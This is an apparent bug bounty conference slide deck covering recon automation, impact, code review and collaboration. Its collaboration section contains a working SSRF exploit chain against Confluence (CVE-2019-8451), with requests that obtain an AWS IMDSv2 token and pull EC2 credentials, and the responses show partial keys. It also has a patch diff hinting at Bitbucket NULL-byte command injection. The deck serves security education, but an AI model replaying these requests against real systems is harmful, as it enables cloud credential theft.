
amass, sublert, jsmon

Automating repetitive tasks

Authorize, smuggler, sqlmap, etc.

Automation

Simple reconnaissance flow



Automation

Building a full fledged automation web app called reconcontrol.io with @m4ll0k

- **Stack:** Python, Django, Luigi, Bootstrap, Postgres
- **Open Source tools:** Nmap, Amass, httpX, Nuclei, etc.

The screenshot displays the Reconcontrol.io web application. On the left is a dark sidebar with navigation links: Dashboard, Alerts, Settings, User Settings, Billing, Notifications, Audit Trail, Management, Scope, Scans, Inventory, Assets, and Vulnerabilities. The main content area is titled 'Scope' and includes a search bar and a table of in-scope assets. The table has columns for ASSET, ADDED AT, WILDCARD, OUT OF SCOPE, and ACTION. Three assets are listed: hotels.wikibuy.com, example.com, and yassineaboukir.com. A context menu is open over the 'example.com' row, showing 'Edit asset' and 'Scan asset' options. The footer contains copyright information and links to About, Career, Blog, and Support.

ASSET	ADDED AT	WILDCARD	OUT OF SCOPE	ACTION
hotels.wikibuy.com	Feb. 27, 2022, 12:24 p.m.	False		...
example.com	Feb. 27, 2022, 10:40 a.m.	True	test.examp test1.exam *.r.exampl www.*.example.com stg=*.example.com	Edit asset Scan asset
yassineaboukir.com	Feb. 27, 2022, 2:01 a.m.	True		...

Showing 3 out of 3 entries

© 2021-2022 Reconcontrol.io

About Career Blog Support


Automation

Building reconcontrol.io with @m4ll0k

VULNERABILITY	ADDED AT	ASSET	SEVERITY	ACTION
Umbraco SSRF Vulnerability in Feedproxy.aspx	March 14, 2022, 10:08 p.m.	[REDACTED]	High	... x
AWS Bucket Takeover Detection	March 11, 2022, 11:20 a.m.		High	... x
AWS Bucket Takeover Detection	March 11, 2022, 7:17 a.m.		High	... x
AWS Bucket Takeover Detection	March 11, 2022, 6:10 a.m.		High	... x
AWS Bucket Takeover Detection	March 11, 2022, 5:44 a.m.		High	... x
AWS Bucket Takeover Detection	March 11, 2022, 4:39 a.m.		High	... x
AWS Bucket Takeover Detection	March 11, 2022, 4:34 a.m.		High	... x
AWS Bucket Takeover Detection	March 11, 2022, 4:24 a.m.		High	... x
AWS Bucket Takeover Detection	March 10, 2022, 9:38 p.m.		High	... x
AWS Bucket Takeover Detection	March 10, 2022, 8 p.m.		High	... x

Automation


Building reconrol.io with @m4ll0k



Automation

- Excessive number of open source bug bounty and reconnaissance related tools.
- Automation is complementary and should never substitute manual security testing.
- Efficient automation should yield actionable information/intel and minimize false positive.
- The challenge is tasks orchestration (Luigi, Prefect, Airflow), load distribution across multiple servers (Kubernetes, fleet, Axiom, etc.).
- Most bug bounty automations only catch low-hanging fruit which only results in duplicates.
- Many automation frameworks already exist: reconFTW, Osmedeus, reNgin, Axiom etc.
- Nuclei is an amazing open source tool but solely and blindly running its public templates on bug bounty programs isn't an effective approach.

Security Impact




XSS - Hijacking user's session token

VS

XSS - Simple alert popup

Session token had **HttpOnly flag** set but it was easy to bypass because the token was also leaked and hardcoded in user's authenticated webpage.



Security Impact

- Bug bounty is not a traditional pentest and demonstrating security impact is crucial.
- Always ask this question: what's the worst thing an attacker can do with this vulnerability? Remember no impact, no bug!
- Most companies pay out bounties based on CVSS score (CIA triad) - the more security impact you demonstrate, the more bounty you get.
- Think out of the box and coming up with creative ideas and plans to execute in order to escalate security impact.
- Save low-hanging fruit for future attack chains: open redirect, cookie injection, XSS without security impact, header injection, etc.
- Make sure you abide by program rules. Some forbid:
 1. pivoting in their internal network.
 2. executing dangerous commands.
 3. accessing other users' data.
 4. or they have a specific SSRF sheriff endpoint.

Code Review & Security Research

- Writing and reading code might not be indispensable to get into bug bounties but it is crucial to stay relevant and gain a competitive edge.
- Black-box testing is fun and challenging but through white-box testing, you'll likely find a lot more bugs.
- Even some client-side bugs require certain code understanding: DOM-based XSS, postmessage misconfigurations, regex and validation bypasses, etc.
- Searching for 0-day vulnerabilities in popular projects which are widely used across bug bounty programs (Jenkins, Gitlab, Github, Wordpress, OpenVPN, SonicWall and other SSL VPNs, etc.).
- For bug bounties, better search for pre-authenticated or unauthenticated vulnerabilities.

Code Review & Security Research

- Monitoring for new CVEs and reverse engineering public security patches to build the exploit.



CVE-2022-36804 -
Atlassian Bitbucket
Command Injection

Technical analysis

To analyze this patch, we downloaded a vulnerable and patched version of the application (specifically 8.0.2 and 8.0.3, but any pair are equally likely to work). We decompiled the source using `jadx` and then used `diff -rub` to analyze the changes. Other than version number changes, the core of the patch is basically this code, copied to a few other places, and some functions to support it:

```
public Builder<T> environment(@NonNull Map<String, String> map) {  
-    this.environment.putAll((Map) Objects.requireNonNull(map, "environment"));  
+    ((Map) Objects.requireNonNull(map, "environment")).forEach(key, value -> {  
+        requireNotBlankAndNoNullChar(key, "key");  
+        requireNoNullChars(value);  
+    });  
+    this.environment.putAll(map);  
    return this;  
}
```

Effectively, it filters out NULL bytes (`\x00 / %00`) in command arguments. That tells us that we should be looking for NULL-byte injection on the shell. Typically, adding NULL bytes doesn't let us run arbitrary commands, but could let us add extra command-line parameters.

Code Review & Security Research

Resources:

- So you want to be a web security researcher? by James Kettle
<https://portswigger.net/research/so-you-want-to-be-a-web-security-researcher>
- Assetnote blog security advisories <https://blog.assetnote.io/>
- OWASP Code review guide V2.
- Pentesterlab code review exercises <https://pentesterlab.com/exercises>
- The Advanced Web Attacks and Exploitation (AWAE) course by Offensive Security.

Collaboration

- The best and most impactful bugs I've seen or that I've reported myself were a result of hacker collaboration.
- Everyone brings a different skill set and testing perspective to the table.
- Bug bounty platforms recognized the important role of hacker collaboration by building features to support it (Invite collaborator, bounty split, best collaboration award).
- If you're stuck somewhere while hacking, find a relevant person to share your leads with. Check out discord and slack communities!
- Upfront agreement on the terms such as sharing or using the research as well as the bounty split (50/50 split is standard).

Collaboration

I had received a DM from @thaivd98 regarding a **P4 SSRF**

Hi bro , I know you are very good at SSRF. For now I am having a SSRF bug (CVE-2019-8451) on a target, but I only could make external requests. I tried all ways I knew to escalate to reach internal network but nothing successful. If you would like to collab with me to escalate this SSRF I will share 50/50 bounty and share more data (subdomains etc) to you . 😊



for now it's only a P4 bug

Apr 5, 2022, 6:12 PM

Collaboration

```
POST /plugins/servlet/gadgets/makeRequest?url=http://03jve28sg5djvfbj9f00xzjogz.  
Host: confluence.dev.████████.com  
User-Agent: Mozilla/5.0  
Accept: /*/*  
X-Atlassian-Token: no-check  
Content-Length: 322  
Content-Type: application/x-www-form-urlencoded  
Connection: close
```

And we got a hit:

```
{  
  "rc": 200,  
  "headers": {  
  },  
  "body": "<html><body>03jve28sg5djvfbj9f00xzjogz</body></html>"  
}
```

Collaboration

pointing URL parameter to **127.0.0.1:80**

```
l2 Vary: User-Agent
l3
l4 throwl;<don'tbeevil'>{
    "http://127.0.0.1:80":{
        "rc":200,
        "headers":{
        },
        "body":
        "<!DOCTYPE html>\n<html>\n<head>\n<title>Welcome to nginx!\n</title>\n<
style>\n    body {\n        width: 35em;\n        margin: 0 auto;\n
font-family: Tahoma, Verdana, Arial, sans-serif;\n    }\n</style
>\n</head>\n<body>\n<h1>Welcome to nginx!\n</h1>\n<p>If you see this p
age, the nginx web server is successfully installed and\nworking. Furt
her configuration is required.</p>\n\n<p>For online documentation and
support please refer to\n<a href=\"http://nginx.org/\">nginx.org</a>
.<br/>\nCommercial support is available at\n<a href=\"http://nginx.com
/\">nginx.com</a>.</p>\n\n<p><em>Thank you for using nginx.</em></
p>\n</body>\n</html>\n"
    }
}
```

Collaboration

Trying to hit AWS metadata endpoint by pointing URL to **169.254.169.254**

Returns 401 - Unauthorized

Request

```
1 GET /plugins/servlet/gadgets/makeRequest?url=http://169.254.169.254/|
2 HTTP/1.1
3 Host: confluence.dev.169.254.169.254.com
4 Accept-Encoding: gzip, deflate
5 X-Atlassian-Token: no-check
6 Content-Type: application/x-www-form-urlencoded
7 Accept: */*
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
9 Content-Length: 0
10
11
```

Response


```
1 HTTP/1.1 200
2 Date: Thu, 07 Apr 2022 14:59:47 GMT
3 Content-Type: application/json;charset=UTF-8
4 Content-Length: 88
5 Connection: keep-alive
6 Server: nginx
7 X-Confluence-Request-Time: 1649343587563
8 Set-Cookie: JSESSIONID=DD279C5B296F1FFE8851EE35274C27A9; Path=/; HttpOnly
9 Expires: Thu, 07 Apr 2022 15:59:47 GMT
10 Cache-Control: public,max-age=3600
11 Content-Disposition: attachment;filename=p.txt
12 Vary: User-Agent
13
14 throw1;<don'tbeevil'>{
  "http://169.254.169.254/":{
    "rc":401,
    "headers":{
    },
    "body":""
  }
}
```

Collaboration

EC2 Instance Metadata Service v1 (IMDSv1):

allows reaching the metadata endpoint located at `http://169.254.169.254` with a simple GET request within the instance.

EC2 Instance Metadata Service v2 (IMDSv2): our target was using this version.



Collaboration

- Atlassian gadgets use the new [Google gadgets.* API](#) defined by the OpenSocial specification.
- This endpoint takes in various other parameters such as: `httpmethod`, `postData` and `headers` to name a few.
- Send a `PUT` to `http://169.254.169.254/latest/api/token` along with `X-aws-ec2-metadata-token-ttl-seconds: 21600` header

Returns auth token

Request

```
1 GET /plugins/servlet/gadgets/makeRequest?url=
  http://169.254.169.254/latest/api/token&httpMethod=PUT&headers=
  X-aws-ec2-metadata-token-ttl-seconds%3d21600 HTTP/1.1
2 Host: confluence.dev.
3 Accept-Encoding: gzip, deflate
4 X-Atlassian-Token: no-check
5 Content-Type: application/x-www-form-urlencoded
6 Accept: */*
7 Accept-Language: en
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
9 Content-Length: 0
10
11
```

Response

```
1 HTTP/1.1 200
2 Date: Thu, 07 Apr 2022 14:37:19 GMT
3 Content-Type: application/json;charset=UTF-8
4 Content-Length: 160
5 Connection: keep-alive
6 Server: nginx
7 X-Confluence-Request-Time: 1649342239771
8 Set-Cookie: JSESSIONID=472415E6D50B972E5329DC9BF68BE9FA; Path=/; HttpOnly
9 Expires: Thu, 07 Apr 2022 15:37:19 GMT
10 Cache-Control: public,max-age=3600
11 Content-Disposition: attachment;filename=p.txt
12 Vary: User-Agent
13
14 {
  "http://169.254.169.254/latest/api/token": {
    "rc": 200,
    "headers": {
      "body": "AQAEAGD7ZoYgsLsxk4SQS7CoRySvy4A2hNEbk6EKr3wtY289lsc_g=="
    }
  }
}
```

Collaboration

- Sending an authenticated GET request along with previous token in **X-aws-ec2-metadata-token** header in order to exfiltrate the EC2 security credentials from

<http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance>

Returns security credentials

Request

PrettyRawHex

```
1 POST /plugins/servlet/gadgets/makeRequest HTTP/1.1
2 Host: Confluence.dev.
3 Accept-Encoding: gzip, deflate
4 X-Atlassian-Token: no-check
5 Content-Type: application/x-www-form-urlencoded
6 Accept: */*
7 Accept-Language: en
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82
  Safari/537.36
9 Content-Length: 223
10
11 url=
  http://169.254.169.254/latest/meta-data/identity-credentials/ec2/securi
  ty-credentials/ec2-instance&httpMethod=GET&headers=
  X-aws-ec2-metadata-token=AQAEAR-i_BE5E_E8Pz7i0CU9PrZutIW9D2tJdJBKqxR
  GYMYoDyA%25%33%64%25%33%64
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200
2 Date: Thu, 07 Apr 2022 05:39:54 GMT
3 Content-Type: application/json;charset=UTF-8
4 Content-Length: 1589
5 Connection: keep-alive
6 Server: nginx
7 X-Confluence-Request-Time: 1649309994534
8 Set-Cookie: JSESSIONID=4B2D66FB09CBE5C295A2416FD2ED1CBC; Path=/; HttpOnly
9 Expires: Thu, 07 Apr 2022 06:39:54 GMT
10 Cache-Control: public,max-age=3600
11 Content-Disposition: attachment;filename=p.txt
12 Vary: User-Agent
13
14 {
  "throwl":<don't beevil">{
    "http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance":{
      "rc":200,
      "headers":{
      },
      "body":
        "{\n  \"Code\": \"Success\",\n  \"LastUpdated\": \"2022-04-07T05:07:37Z\",\n  \"Type\": \"AWS-HMAC\",\n  \"AccessKeyId\": \"ASIAZWN...\",
        \"SecretAccessKey\": \"s1FncKGovPmd1DqtpE...\",
        \"ToKen\": \"IQoJb3JpZ2luX2VjEB4aCXVzLWVhc3QtMSJlMEYCIQcXwdWFB+6Or1oqHLeYtr4XJAKJnLUje9xwvN25oz8jwIhANSd1ENe8PPu6D5JNv6ooGyIg56NziznD6r0uGMcaxsfX7ggKxewoOmsSsDlw6qsPLlx+2HnTrjTYlcy/nDRFaghZ1KREt9pL/2TJf5up48/EYVf1J+vPD/eYQpDvBAchFVluCf0Dt1cGS2ZEi82C85VOOQ2zSnmh1BG5UeSJ2jffOpxcVkhSHVc4HtU99uFLzn86LHP6H10jMmCfmZP2hpxc2CU/QnCKY6ABLJZJHtm/WD0H6Z8kmeYdawgw=\"\",
        \"Expiration\": \"2022-04-07T11:30:35Z\\n\"}
    }
  }
}
```


January 2016



\$300k Bug Bounty Challenge

Fichier Édition Affichage Insertion Format Données Outils Extensions Aide Dernière modification il y a quelques secondes

[illegible]

Collaboration

April 2016



Bug Bounty Challenge April - 2016

Fichier Édition Affichage Insertion Format Données Outils Extensions Aide Dernière modification le 1 novembre 2018, par Ayoub Fathi

[illegible]

Collaboration

Friendly public feud with @nahamsec over HackerOne leaderboard rankings 😂

12.



yassineaboukir

Hi @nahamsec, is it getting cold down there? • e-mail : hello@yassineaboukir.co...

13,838

13.



nahamsec

<https://linkedin.com/in/BehrouzSadeghipour> | Twitter: @NahamSec

13,694

Last words

- Bug hunting is not a race but a marathon, it requires consistency, persistence and patience.
- Take as many notes as you can when you're hacking because these insights can be leveraged at any given moment.
- Keep learning, acquiring knowledge and diversifying your skillset: hardware, mobile apps, smart contracts, reverse engineering, etc.
- Bug bounty hunting can easily drain your mental health so make sure to have have fun and enjoy the journey.

THANK YOU!



@yassineaboukir